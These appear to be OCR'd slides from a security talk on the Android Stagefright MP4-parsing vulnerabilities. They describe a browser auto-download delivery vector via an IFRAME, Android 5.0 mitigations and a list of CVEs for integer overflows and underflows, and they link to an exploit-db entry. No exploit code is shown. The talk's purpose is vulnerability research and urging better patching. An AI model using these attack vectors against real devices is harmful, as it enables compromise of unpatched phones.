
Check this out: http://demo.qoop.org/stagefright/

Now




Vector II: Browser Auto-download

Also, servers can force you to download instead!




Check this out: http://demo.qoop.org/stagefright/

Now



demo.qoop.org/stagefright/download/

The following IFRAME will cause your browser to download a file.



meow.mp4		
16:53	24.06KB	http://dem...


New Mitigation in Android 5.0

The release of Android Lollipop brought more improvements!

Heap implementation changed to *jemalloc*

Integer overflow mitigation in GCC 5.0

These two blocks of code are functionally equivalent



```
mSampleToChunkEntries =
    new SampleToChunkEntry[mNumSampleToChunkOffsets];
```

```
mSampleToChunkEntries =
    malloc( mNumSampleToChunkOffets * sizeof(SampleToChunkEntry) )
```

Bug Summary

CVE-2015-1538 #1 -- MP4 'stsc' Integer Overflow

CVE-2015-1538 #2 -- MP4 'ctts' Integer Overflow

CVE-2015-1538 #3 -- MP4 'stts' Integer Overflow

CVE-2015-1538 #4 -- MP4 'stss' Integer Overflow

CVE-2015-1539 ------ MP4 'esds' Integer Underflow

CVE-2015-3824 ------ MP4 'tx3g' Integer Overflow

CVE-2015-3826 ------ MP4 3GPP Buffer Overread

CVE-2015-3827 ------ MP4 'covr' Integer Underflow

CVE-2015-3828 ------ MP4 3GPP Integer Underflow

CVE-2015-3829 ------ MP4 'covr' Integer Overflow

Conclusions

Android's code base needs more attention. Audit, fuzz, test, submit to the Android VRP Mitigations are not a silver bullet Especially in situations where multiple attempts are possible Vendors using Android need to 1. Be more proactive in finding / fixing flaws 2. Be more aggressive in deploying fixes.

References

https://nvd.nist.gov/vuln/detail/CVE-2015-1538

https://www.exploit-db.com/exploits/38124

https://blog.zimperium.com/the-latest-on-stagefright-cve-2015-1538-exploit-is-now-available-for-testing-purposes/